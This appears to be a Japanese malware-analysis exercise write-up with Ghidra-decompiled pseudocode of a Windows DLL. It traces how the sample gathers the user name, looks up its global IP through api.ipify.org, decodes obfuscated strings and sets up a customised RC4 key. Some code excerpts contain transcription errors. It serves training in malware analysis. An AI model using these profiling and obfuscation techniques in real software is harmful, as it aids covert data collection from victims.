

param1=0x18005a400+0xd48

param1=0x18005a400

FUN_18001d00(0x18005a400);

2-1. Config読解

- GhidraのSearch program textにて0x240のオフセットの領域を操作している箇所を特定



2-1. Config読解

- param1+0x240にデータが格納されていそうな箇所
- 関数をさかのぼってparam1=0x18005a400+0xd48である個所を特定
- FUN_18001d9c8が該当

```
2 void FUN_18001d9c8(longlong param_1)
3
4 {
5     int iVar1;
6     longlong lVar2;
7     ulonglong uVar3;
8     undefined1 auStack_258 [32];
9     undefined4 local_238 [4];
10    short local_228 [264];
11    ulonglong local_18;
12
13    local_18 = DAT_1800590b8 ^ (ulonglong)auStack_258;
14    FUN_180021470((undefined1 (*) [16])local_228,0,0x208);
15    local_238[0] = 0x104;
16    lVar2 = FUN_180016448(param_1 + 0x300);
17    iVar1 = (**(code **) (lVar2 + 0x130))(local_228,local_238);
18    if (iVar1 != 0) {
19        uVar3 = 0xffffffffffffffff;
20        do {
21            uVar3 = uVar3 + 1;
22        } while (local_228[uVar3] != 0);
23        FID_conflict:assign((longlong *) (param_1 + 0x240),(undefined8 *)local_228,uVar3);
24    }
25    FUN_18001dc10(local_18 ^ (ulonglong)auStack_258);
26    return;
27 }
```

Local_228をparam+240に格納

param1=0x18005a400+0xd48

```
11 FUN_18001cebc(param_1);
12 FUN_18001d9c8(param_1);
13 return;
```

param1=0x18005a400+0xd48

```
9 FUN_1800175c0((longlong)puVar1);
10 FUN_18001da68(param_1 + 0xd48,puVar1);
11 FUN_180019018(param_1 + 0x18b0,puVar1);
```

param1=0x18005a400

```
26 param_1[0x80b][0] = 0;
27 FUN_180012944((longlong)param_1);
28 return param_1;
```

param1=0x18005a400

```
2 void FUN_180001000(undefined8 param_1,undefined8 param_2,ulonglong param_3)
3
4 {
5     FUN_180011a08((undefined1 (*) [16])&DAT_18005a400,param_2,param_3);
6     atexit((__func_5014 *)&LAB_180040ef0);
7     return;
8 }
```

2-1. Config読解

- param1+0x240にはlocal_228の情報がコピーされる
- local_228は、lVar2
(=0x18005a400+0xd48+0x300+0x2b8)+0x130にある関数の第1引数とわかるので、この関数を確認

```
1 void FUN_18001d9c8(longlong param_1)
2
3
4 {
5     int iVar1;
6     longlong lVar2;
7     ulonglong uVar3;
8     undefined1 auStack_258 [32];
9     undefined4 local_238 [4];
10    short local_228 [264];
11    ulonglong local_18;
12
13    local_18 = DAT_1800590b8 ^ (ulonglong)auStack_258;
14    FUN_180021470((undefined1 (*) [16])local_228,0,0x208);
15    local_238[0] = 0x10;
16    lVar2 = FUN_180016448(param_1 + 0x300);
17    iVar1 = (**(code **) (lVar2 + 0x130))(local_228,local_238);
18    if (iVar1 != 0) {
19        uVar3 = 0xffffffffffffffff;
20        do {
21            uVar3 = uVar3 + 1;
22        } while (local_228[uVar3] != 0);
23        FID_conflict:assign((longlong *) (param_1 + 0x240), (undefined8 *) local_228, uVar3);
24    }
25    FUN_18001dc10(local_18 ^ (ulonglong)auStack_258);
26    return;
27 }
```

lVar2 =
0x18005a400+0xd48+0x300+0x2b8
(FUN_180016448内で加算)とわかる

lVar2+0x130にある関数の引数を入力

2-1. Config読解

- 先述と同様にGhidraのSearch program textにて0x300で検索し、+0x300に操作されていそうな箇所を探索、FUN_18001da68が該当することを確認
- 0x18005a400+4e0の内容を0x18005a400+0xd48+0x300以降にコピー
そのため、問題1-3で確認したAPI関数がコピーされて格納されていると判明

```
1
2 void FUN_18001da68(longlong param_1,undefined8 *param_2)
3
4 {
5     FUN_180020dc0((undefined8 *) (param_1 + 0x300),param_2,0x868);
6     FUN_18001ccc4(param_1);
7     FUN_18001d7d0(param_1);
8     FUN_18001d5d8(param_1);
9     FUN_18001cf5c(param_1);
10    FUN_18001d16c(param_1);
11    FUN_18001cebc(param_1);
12    FUN_18001d9c8(param_1);
13    return;
14 }
```

0x18005a400+4e0の内容を
0x18005a400+0xd48+0x300にコピー

```
2 undefined8 FUN_180012944(longlong param_1)
3
4 {
5     undefined8 *puVar1;
6
7     FUN_180017da4(param_1 + 0x200);
8     puVar1 = (undefined8 *) (param_1 + 0x4e0);
9     FUN_1800175c0((longlong) puVar1);
10    FUN_18001da68(param_1 + 0xd48,puVar1);
11    FUN_180019018(param_1 + 0x18b0,puVar1);
12    FUN_18001c450(param_1 + 0x75e8,puVar1);
13    return 1;
14 }
```

Param1=0x18005a400

2-1. Config読解

- iVar2 (=0x18005a400+0xd48+0x300+0x2b8)+0x130にある関数は問題1-3を参考に0x18005a400+0x4e0+0x2b8+0x130の内容と同じGetUserNameWとわかる
- GetUserNameWの第1引数はユーザ名へのポインタであるため、回答となる2つ目のデータは「f. クライアントのユーザ名」

```
2 void FUN_18001d9c8(longlong param_1)
3
4 {
5     int iVar1;
6     longlong iVar2;
7     ulonglong uVar3;
8     undefined1 auStack_258 [32];
9     undefined4 local_238 [4];
10    short local_228 [264];
11    ulonglong local_18;
12
13    local_18 = DAT_1800590b8 ^ (ulonglong)auStack_258;
14    FUN_180021470((undefined4 *) [16])local_228,0,0x208);
15    local_238[0] = 0x1000;
16    iVar2 = FUN_180016448(param_1 + 0x300);
17    iVar1 = (**(code **)(iVar2 + 0x130))(local_228,local_238);
18    if (iVar1 != 0) {
19        uVar3 = 0xffffffffffffffff;
20        do {
21            uVar3 = uVar3 + 1;
22        } while (local_228[uVar3] != 0);
23        FID_conflict:assign((longlong *) (param_1 + 0x240) (undefined8 *)local_228,uVar3);
24    }
25    FUN_18001dc10(local_18 ^ (ulonglong)auStack_258);
26    return;
27 }
```

IVar2 =
0x18005a400+0xd48+0x300+0x2b8
(FUN_180016448内で加算)とわかる

IVar2+0x130にある関数の引数を入力

```
BOOL GetUserNameW(
    [out] LPWSTR lpBuffer,
    [in, out] LPDWORD pcbBuffer
);
```

lpBuffer: ユーザーのログオン名を受け取るバッファーへのポインター

pcbBuffer: 入力時はlpBuffer バッファーのサイズ、出力時はバッファーのNull終端までの数を格納

2-1. Config読解 - 解答

The Answer is:
f. クライアントのユーザ名

2-2. Config読解

2

👍 0 🗨️ 0

C2サーバとの通信にむけて、0x18001c9d4にて関数 `sscanf_s` および `"%s;%s;%s;%s;%s;%s;%s;%s;%s;%s;"` のフォーマット文字列を使用して9個の情報を結合している。結合される9個の情報のうち先頭から**3番目の情報**について下記から一番近いものを選び、アルファベットを回答せよ。

【選択肢】

- a. クライアントのインターフェイス名
- b. クライアントのプロセッサの名称
- c. クライアントOSのインストール言語
- d. クライアントのコンピュータ名
- e. クライアントのCPUアーキテクチャ
- f. クライアントのユーザ名
- g. クライアントのグローバルIPアドレス
- h. クライアントのインストール日時
- i. マルウェアのバージョン
- j. クライアントのOSのプロダクト名とバージョン
- k. クライアントのマシンの製造元
- l. クライアントのRecentフォルダ情報
- m. クライアントのautoexecフォルダ情報
- n. クライアントのmodulepath情報
- o. C2通信のtoken情報
- p. C2通信用のユーザ名
- q. C2サーバのグローバルIPアドレス
- r. C2サーバのAPIエンドポイント
- s. C2サーバ向けのコマンド文字列


0/2 attempts

2-2. Config読解

```
164 ppppcVar8 = local_178;
165 if (0xf < local_160) {
166     ppppcVar8 = (char ****)local_178[0];
167 }
168 ppppcVar12 = local_258;
169 if (0xf < local_240) {
170     ppppcVar12 = (char ****)local_258[0];
171 }
172 ppppcVar14 = local_238;
173 if (0xf < local_220) {
174     ppppcVar14 = (char ****)local_238[0];
175 }
176 ppppcVar15 = local_218;
177 if (0xf < local_200) {
178     ppppcVar15 = (char ****)local_218[0];
179 }
180 ppppcVar17 = local_1f8;
181 if (0xf < local_1e0) {
182     ppppcVar17 = (char ****)local_1f8[0];
183 }
184 ppppcVar16 = local_1d8;
185 if (0xf < local_1c0) {
186     ppppcVar16 = (char ****)local_1d8[0];
187 }
188 plVar3 = param_3;
189 if (0xf < (ulonglong)param_3[3]) {
190     plVar3 = (longlong *)param_3;
191 }
192 pppppppuVar7 = local_1b8;
193 if (0xf < local_1a0) {
194     pppppppuVar7 = (undefined8 *****)local_1b8[0];
195 }
196 pppppppuVar13 = local_198;
197 if (0xf < local_180) {
198     pppppppuVar13 = (undefined8 *****)local_198[0];
199 }
200 sscanf_s(local_158, "%s;%s;%s;%s;%s;%s;%s;%s;%s;%s", pppppppuVar13, pppppppuVar7, (char *)plVar3,
201          (char *)ppppcVar16, (char *)ppppcVar17, (char *)ppppcVar15, (char *)ppppcVar14,
202          (char *)ppppcVar12, (char *)ppppcVar8);
203 pCVar4 = FUN_180013ffc(param_1, local_158);
```

参照先

- 2-1から引き続き3つ目のデータ(第5引数)を辿る
- param_3の情報を格納していることがわかる



2-2. Config読解

- param_3の情報をトレースすると、親関数の中にあるFUN_180012438を經由しFUN_180018734の第3引数となっている

```
159 local_1f0 = 0;
160 FID_conflict::Construct_lv_contents(local_208, (undefined8 *)local_78);
161 local_1e0[0] = 0;
162 local_1d0 = 0;
163 local_1c8 = 0;
164 std::basic_string<>::Construct_lv_contents((basic_string<> *local_1e0, local_118);
165 pbVar8 = (basic_string<> *)
166     FUN_18001c6fc(param_1 + 0xd48, (basic_string<> *)local_1b8, local_1e0
167         (basic_string<> *)local_208);
168 pbVar6 = (basic_string<> *) (param_1 + 0x80b0);
```

```
66 FUN_180018fc0(param_1 + 0x10b0, (basic_string<> *)local_208);
67 FUN_180012438(param_1, &local_118);
68 lVar2 = param_1 + 0x4048;
```

```
2 void FUN_180012438(longlong param_1, basic_string<> *param_2)
3
4 {
5     code *pcVar1;
6     LPVOID pvVar2;
7     undefined1 auStack_68 [32];
8     undefined4 local_48;
9     basic_string<> *local_40;
10    LPVOID local_38 [2];
11    undefined8 local_28;
12    ulonglong local_20;
13    ulonglong local_18;
14
15    local_18 = DAT_1800590b8 ^ (ulonglong)auStack_68;
16    *(undefined8 *)param_2 = 0;
17    *(undefined8 *) (param_2 + 0x10) = 0;
18    *(undefined8 *) (param_2 + 0x18) = 0xf;
19    *param_2 = (basic_string<>)0x0;
20    local_48 = 1;
21    local_28 = 0;
22    local_20 = 0xf;
23    local_38[0] = (LPVOID)0x0;
24    local_40 = param_2;
25    FUN_180018734(param_1 + 0x18b0, local_38, param_2);
26    if (0xf < local_20) {
27        pvVar2 = local_38[0];
28        if ((0xffff < local_20 + 1) &&
29            (pvVar2 = *(LPVOID *) ((longlong)local_38[0] + -8),
30             0x1f < (ulonglong) ((longlong)local_38[0] + (-8 - (longlong)pvVar2)))) {
31            FUN_1800254ac();
32            pcVar1 = (code *)swi(3);
33            (*pcVar1)();
34            return;
35        }
36        thunk_FUN_18002585c(pvVar2);
37    }
38    FUN_18001dc10(local_18 ^ (ulonglong)auStack_68);
39    return;
40 }
```

FUN_180018734の解析から、
0x18005a400+18b0+0x228の文字列が
HTTPのアクセス先であり、
GETアクセスのレスポンスが第3引数に格
納されることがわかる

```

17 local_48 = DAT_1800590b8 ^ (ulonglong)auStack_b8;
18 lVar5 = param_1 + 0x308;
19 lVar2 = FUN_180016620(lVar5);
20 iVar1 = (**(code **)(lVar2 + 0x148))(local_70);
21 if (iVar1 == 0) goto LAB_180018024;
22 lVar2 = param_1 + 0x308;
23 if (local_60 == 0) {
24     lVar3 = FUN_180016620(lVar2);
25     local_58 = 0;
26     local_60 = 0;
27     uVar9 = 0;
28 }
29 else {
30     lVar3 = FUN_180016620(lVar2);
31     uVar9 = 3;
32 }
33 local_98 = (ulonglong)local_98_4_4 << 0x20;
34 lVar3 = (**(code **)(lVar3 + 0x130))
35     (L"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)",uVar9,
36     local_60,local_58);
37 if (lVar3 == 0) goto LAB_180018824;
38 lVar4 = FUN_180016620(lVar5);
39 p1Var10 = (longlong *) (param_1 + 0x228);
40 if (7 < *(ulonglong *) (param_1 + 0x240)) {
41     p1Var10 = (longlong *) *p1Var10;
42 }
43 lVar4 = (**(code **)(lVar4 + 0x138))(lVar3 p1Var10, 0);
44 pauVar8 = (undefined1 *) [10]exe0;
45 if (lVar4 != 0) {
46     lVar6 = FUN_180016620(lVar2);
47     local_88 = CONCAT44(local_88_4_4_, 0x800100);
48     local_90 = 0;
49     local_98 = 0;
50     lVar6 = (**(code **)(lVar6 + 0x140))(lVar4 & DAT_180043b9, 0, 0);
51     if (lVar6 == 0) {
52         lVar5 = FUN_180016620(lVar2);
53         (**(code **)(lVar5 + 0x180))(lVar4);
54     }
55     else {
56         local_50[0] = 0x3300;
57         lVar7 = FUN_180016620(lVar2);
58         iVar1 = (**(code **)(lVar7 + 0x150))(lVar6, 0x1f, local_50);
59         if (iVar1 == 0) {
60             lVar5 = FUN_180016620(lVar2);
61             (**(code **)(lVar5 + 0x180))(lVar6);
62         }
63         else {
64             lVar7 = FUN_180016620(lVar2);
65             local_88 = 0;
66             local_90 = local_90 + 0xffffffff00000000;
67             local_98 = local_98 + 0xffffffff00000000;
68             iVar1 = (**(code **)(lVar7 + 0x158))(lVar6, 0, 0, 0);
69             if (iVar1 != 0) {
70                 lVar7 = FUN_180016620(lVar2);
71                 iVar1 = (**(code **)(lVar7 + 0x168))(lVar6, 0);
72             }
73         }
74     }
75 }
76 local_90 = local_90 + 0xffffffff00000000;
77 local_98 = local_98 + 0xffffffff00000000;
78 iVar1 = (**(code **)(lVar7 + 0x158))(lVar6, 0, 0, 0);
79 if (iVar1 != 0) {
80     lVar7 = FUN_180016620(lVar2);
81     iVar1 = (**(code **)(lVar7 + 0x168))(lVar6, 0);

```

WinHttpGetIEProxyConfigForCurrentUser

WinHttpOpen

アクセス先のドメイン 0x18005a400+18b0+0x228に格納

WinHttpConnect

WinHttpOpenRequest

GETの文字列

WinHttpSetOption

WinHttpSendRequest

WinHttpReceiveResponse

```

82 if (iVar1 != 0) {
83     local_78 = 0;
84     lVar7 = FUN_180016620(lVar5);
85     iVar1 = (**(code **)(lVar7 + 0x170))(lVar6);
86     if (iVar1 != 0) {
87         pauVar8 = (undefined1 *) [16]operator_new((ulonglong)(local_78 + 1));
88         FUN_180021470(pauVar8, 0, (ulonglong)(local_78 + 1));
89     }
90     if (local_78 == 0) goto LAB_180018824;
91     lVar2 = FUN_180016620(lVar2);
92     iVar1 = (**(code **)(lVar2 + 0x178))(lVar6, pauVar8, local_78, local_74);
93     if (iVar1 != 0) {
94         (*pauVar8)[local_74] = 0;
95         std::basic_string<::assign(param_3, (char *)pauVar8);
96     }
97     if (pauVar8 != (undefined1 *) [16]0x0) {
98         FUN_18002585c(pauVar8);
99     }
100 }
101 lVar2 = FUN_180016620(lVar5);
102 (**(code **)(lVar2 + 0x180))(lVar6);
103 lVar2 = FUN_180016620(lVar5);
104 (**(code **)(lVar2 + 0x180))(lVar4);
105 lVar5 = FUN_180016620(lVar5);
106 (**(code **)(lVar5 + 0x180))(lVar3);
107 goto LAB_180018824;
108 }
109 LAB_180018929:
110 lVar5 = FUN_180016620(lVar2);
111 (**(code **)(lVar5 + 0x180))(lVar6);
112 }
113 lVar5 = FUN_180016620(param_1 + 0x308);
114 (**(code **)(lVar5 + 0x180))(lVar4);
115 }
116 }
117 lVar5 = FUN_180016620(param_1 + 0x308);
118 (**(code **)(lVar5 + 0x180))(lVar3);
119 LAB_180018824:
120 FUN_18001dc10(local_48 ^ (ulonglong)auStack_b8);
121 return;
122 }

```

WinHttpQueryDataAvailable

WinHttpReadData

レスポンスデータ

第3引数にコピー

```

1 undefined1 (*) [16] FUN_180017e34(undefined1 (*param_1) [16])
2
3
4 {
5     longlong *p1Var1;
6     longlong *p1Var2;
7     longlong *p1Var3;
8     longlong *p1Var4;
9     longlong *p1Var5;
10    longlong *p1Var6;
11
12    FUN_18001308c(param_1);
13    *(undefined8 *) (param_1[0x20] + 8) = 0;
14    *(undefined8 *) (param_1[0x21] + 8) = 0;
15    *(undefined8 *) param_1[0x22] = 7;
16    *(undefined2 *) (param_1[0x20] + 8) = 0;
17    p1Var1 = (longlong *) (param_1[0x22] + 8);
18    *p1Var1 = 0;
19    *(undefined8 *) (param_1[0x23] + 8) = 0;
20    *(undefined8 *) param_1[0x24] = 7;
21    *(undefined2 *) p1Var1 = 0;
22    *(undefined8 *) (param_1[0x24] + 8) = 0;
23    *(undefined8 *) (param_1[0x25] + 8) = 0;
24    *(undefined8 *) param_1[0x26] = 7;
25    *(undefined2 *) (param_1[0x24] + 8) = 0;
26    p1Var2 = (longlong *) (param_1[0x26] + 8);
27    *p1Var2 = 0;
28    *(undefined8 *) (param_1[0x27] + 8) = 0;
29    *(undefined8 *) param_1[0x28] = 7;
30    *(undefined2 *) p1Var2 = 0;
31    p1Var3 = (longlong *) (param_1[0x28] + 8);
32    *p1Var3 = 0;
33    *(undefined8 *) (param_1[0x29] + 8) = 0;
34    *(undefined8 *) param_1[0x2a] = 7;
35    *(undefined2 *) p1Var3 = 0;
36    p1Var4 = (longlong *) (param_1[0x2a] + 8);
37    *p1Var4 = 0;
38    *(undefined8 *) (param_1[0x2b] + 8) = 0;
39    *(undefined8 *) param_1[0x2c] = 7;
40    *(undefined2 *) p1Var4 = 0;
41    p1Var5 = (longlong *) (param_1[0x2c] + 8);
42    *p1Var5 = 0;
43    *(undefined8 *) (param_1[0x2d] + 8) = 0;
44    *(undefined8 *) param_1[0x2e] = 7;
45    *(undefined2 *) p1Var5 = 0;
46    p1Var6 = (longlong *) (param_1[0x2e] + 8);
47    *p1Var6 = 0;
48    *(undefined8 *) (param_1[0x2f] + 8) = 0;
49    *(undefined8 *) param_1[0x30] = 7;
50    *(undefined2 *) p1Var6 = 0;
51    FUN_180016198(undefined1 (*) [16]) (param_1[0x30] + 8);
52    FID_conflict:assign(p1Var2, (undefined8 *) "2":443d503086:f:e4d;aea0:3ga7ga12vdqduq~vs", 0x2c);
53    FID_conflict:assign(p1Var3, (undefined8 *) "2":443d503086:f:e4d;aea0:3ga7ga12ohvwdm~vs", 0x2c);
54    FID_conflict:assign(p1Var4, (undefined8 *) "2":443d503086:f:e4d;aea0:3ga7ga12ohvwdm~vs", 0x2c);
55    FID_conflict:assign(p1Var5, (undefined8 *) "2":443d503086:f:e4d;aea0:3ga7ga12ohvwdm~vs", 0x2c);
56    FID_conflict:assign(p1Var6, (undefined8 *) "2":443d503086:f:e4d;aea0:3ga7ga12ohvwdm~vs", 0x2c);
57    FID_conflict:assign(p1Var1, (undefined8 *) "sh-hshex-rg", 0xd);
58    *(undefined4 *) param_1[0x20] = 0;
59    return param_1;
60 }

```

+0x228のアドレス

データ'sh-hshex-rg'を格納

GhidraのSearch program textにて0x228で検索、
FUN_180017e34にて、0x18005a400+18b0+0x228に
データを格納していること、およびFUN_180019018に
て復号処理をしていることを確認

```

1
2 void FUN_180019018(longlong param_1, undefined8 *param_2)
3
4 {
5     ushort *puVar1;
6
7     puVar1 = (ushort *) (param_1 + 0x268);
8     if (7 < *(ulonglong *) (param_1 + 0x280)) {
9         puVar1 = *(ushort **) puVar1;
10    }
11    FUN_180014390(param_1, puVar1);
12    puVar1 = (ushort *) (param_1 + 0x288);
13    if (7 < *(ulonglong *) (param_1 + 0x2a0)) {
14        puVar1 = *(ushort **) puVar1;
15    }
16    FUN_180014390(param_1, puVar1);
17    puVar1 = (ushort *) (param_1 + 0x2a8);
18    if (7 < *(ulonglong *) (param_1 + 0x2c0)) {
19        puVar1 = *(ushort **) puVar1;
20    }
21    FUN_180014390(param_1, puVar1);
22    puVar1 = (ushort *) (param_1 + 0x228);
23    if (7 < *(ulonglong *) (param_1 + 0x240)) {
24        puVar1 = *(ushort **) puVar1;
25    }
26    FUN_180014390(param_1, puVar1);
27    puVar1 = (ushort *) (param_1 + 0x2c8);
28    if (7 < *(ulonglong *) (param_1 + 0x2e0)) {
29        puVar1 = *(ushort **) puVar1;
30    }
31 }

```

FUN_180014390にて
xor2-1で復号

2-2. Config読解

- 復号により得られる文字列”api.ipify.org”とは、アクセス元のグローバルIPアドレスを表示するサービス
- よって答えは「 g. クライアントのグローバルIPアドレス 」

urlscan.io

api.ipify.org

172.67.74.152

Submitted URL: <http://api.ipify.org/>

Effective URL: <http://api.ipify.org/>

Submission: On October 15 via manual (October 15th 2025, 2:00:17 pm UTC) from JP

Summary

This website contacted 1 IPs in 1 countries across 1 domains to perform 2 HTTP transactions. The main IP is 172.67.74.152, located in Ascension Island and belongs to CLOUDFLARENET, US. The main domain is api.ipify.org. The Cisco Umbrella rank of the primary domain is 1508. TLS certificate: Issued by WE1 on September 5th 2025. Valid for: 3 months.

api.ipify.org scanned 10000+ times on urlscan.io

urlscan.io Verdict: No classification

Live information

Google Safe Browsing: No classification for api.ipify.org

Current DNS A record: 104.26.12.205 (AS13335 - CLOUDFLARENET, US)

Domain & IP information

IP/ASNs	IP Detail	Domains	Domain Tree	Links	Certs	Frames
2	IP Address	AS Autonomous System				
2	172.67.74.152	13335 (CLOUDFLARENET)				
2		1				

Page URL History

- <http://api.ipify.org/>
- <https://api.ipify.org/>

Page Statistics

Requests	2	100%	0%	1	1
IPs	1	1	0	1	1
Countries	1	1	0	1	1
Transfer	1	1	0	1	1
Size	1	1	0	1	1
Cookies	1	1	0	1	1

urlscan確認結果

引用元: <https://urlscan.io/>

Zenn

Open 2023/02/14にコメント追加

ちよつと便利なAPI

API

HeRo 2023/11/24に更新

ipify - A Simple Public IP Address API

インターネットにアクセスしているIPアドレスをサクッと調べるときに便利

JSONで結果を取得

```
curl 'https://api.ipify.org?format=json'
```

テキストで結果を取得

```
curl api.ipify.org
```

返信

返信を追加

引用元: <https://zenn.dev/hero/scraps/55896a8996c076>

2-2. Config読解 - 解答

The Answer is:

g. クライアントのグローバル IPアドレス

3-1. 通信データの符号化・暗号化

2

👍 0 👎 0

このマルウェアは通信のデータを符号化・暗号化している。FUN_180019c24関数では、これらの処理に必要な初期化をおこなっている。この処理に関連する通信データの暗号化を解析して、以下の選択肢からどのアルゴリズムをカスタムしたものか下記から選び、アルファベットで答えよ。

- a. RC4
- b. RC5
- c. RC6
- d. AES-128
- e. AES-256
- f. DES
- g. TEA
- h. XXTEA
- i. VEST
- j. Blowfish

0/1 attempt

3-1. 通信データの符号化・暗号化 – 初期化処理

- 初期化処理
 - データを構造体へコピー
 - 鍵の復号
 - FUN_18001b12cで暗号化処理のための初期化

```
2 undefined1 (*) [16] FUN_180019c24(undefined1 *param_1,undefined8 param_2,ulonglong param_3)
3
4 {
5     uchar *pbVar1;
6
7     /* pbVar1: 鍵領域の先頭を指すポインタ */
8     /* param_1 の初期化 */
9     FUN_18001308c((byte (*) [16])param_1);
10    /* +0x400 の位置を指す */
11    pbVar1 = param_1 + 0x400;
12    *(ulonglong *)pbVar1 = 0;
13    *(undefined8 *)(param_1 + 0x410) = 0;
14    *(undefined8 *)(param_1 + 0x418) = 0xf;
15    /* バッファをNULLに */
16    *pbVar1 = 0;
17    /* KEYデータのコピー */
18    FUN_180002a00((ulonglong *)pbVar1,0x20,param_3 & 0xffffffffffffff00,
19                (undefined8 *)"83a078f58a078f7a88f37g0gf8a873a8");
20    if (0xf < *(ulonglong *)(param_1 + 0x418)) {
21        pbVar1 = *(uchar **)pbVar1;
22    }
23    /* 鍵を復号 */
24    FUN_180014108(DEC_KEY)(param_1,pbVar1);
25    /* オフセット +0x200 を 0x100 バイト memsetでゼロ埋め */
26    FUN_180021470(memset)((undefined1 (*) [16])(param_1 + 0x200),0,0x100);
27    /* カスタムされた暗号処理の初期化 */
28    FUN_18001b12c(RC4_KSA)((ulonglong)param_1);
29    return (undefined1 (*) [16])param_1;
30 }
```

3-1. 通信データの符号化・暗号化 – エンコードアルゴリズム

- 鍵はWindowsAPIの文字列と類似するアルゴリズムでエンコードされている

```
def decode_obf_key(obf: str) -> bytes:  
    return bytes(((ord(c) ^ 2) - 1) & 0xff for c in obf)
```

```
2 undefined8 FUN_180014108(undefined8 param_1, byte *param_2)  
3  
4 {  
5     longlong lVar1;  
6     byte *pbVar2;  
7     int iVar3;  
8  
9     iVar3 = 0;  
10    lVar1 = -1;  
11    do {  
12        lVar1 = lVar1 + 1;  
13    } while (param_2[lVar1] != 0);  
14    pbVar2 = param_2;  
15    if (0 < (int)lVar1) {  
16        do {  
17            iVar3 = iVar3 + 1;  
18            lVar1 = -1;  
19            *pbVar2 = (*pbVar2 ^ 2) - 1;  
20            pbVar2 = pbVar2 + 1;  
21            do {  
22                lVar1 = lVar1 + 1;  
23            } while (param_2[lVar1] != 0);  
24        } while (iVar3 < (int)lVar1);  
25    }  
26    return 1;  
27 }  
28
```

3-1. 通信データの符号化・暗号化 – 初期化処理

- 最終的にFUN_18001b12cに渡される構造体
 - オフセット0x400に復号した32バイトのデータ
 - オフセット0x200に0x100(256)バイト分初期化された領域
- 0x100(256)はRC4アルゴリズムの特徴的な値

```
2 undefined1 (*) [16] FUN_180019c24(undefined1 *param_1, undefined8 param_2, unsigned long param_3)
3
4 {
5     uchar *pbVar1;
6
7     /* pbVar1: 鍵領域の先頭を指すポインタ */
8     /* param_1 の初期化 */
9     FUN_18001308c((byte *) [16])param_1);
10    /* +0x400 の位置を指す */
11    pbVar1 = param_1 + 0x400;
12    *(long long *)pbVar1 = 0;
13    *(undefined8 *) (param_1 + 0x410) = 0;
14    *(undefined8 *) (param_1 + 0x418) = 0xf;
15    /* バッファをNULLに */
16    *pbVar1 = 0;
17    /* KEYデータのコピー */
18    FUN_180002a00((long long *)pbVar1, 0x20, param_3 & 0xfffffffffffff00,
19                (undefined8 *) "83a078f58a078f7a88f37g0gf8a873a8");
20    if (0xf < *(unsigned long *) (param_1 + 0x418)) {
21        pbVar1 = *(uchar **)pbVar1;
22    }
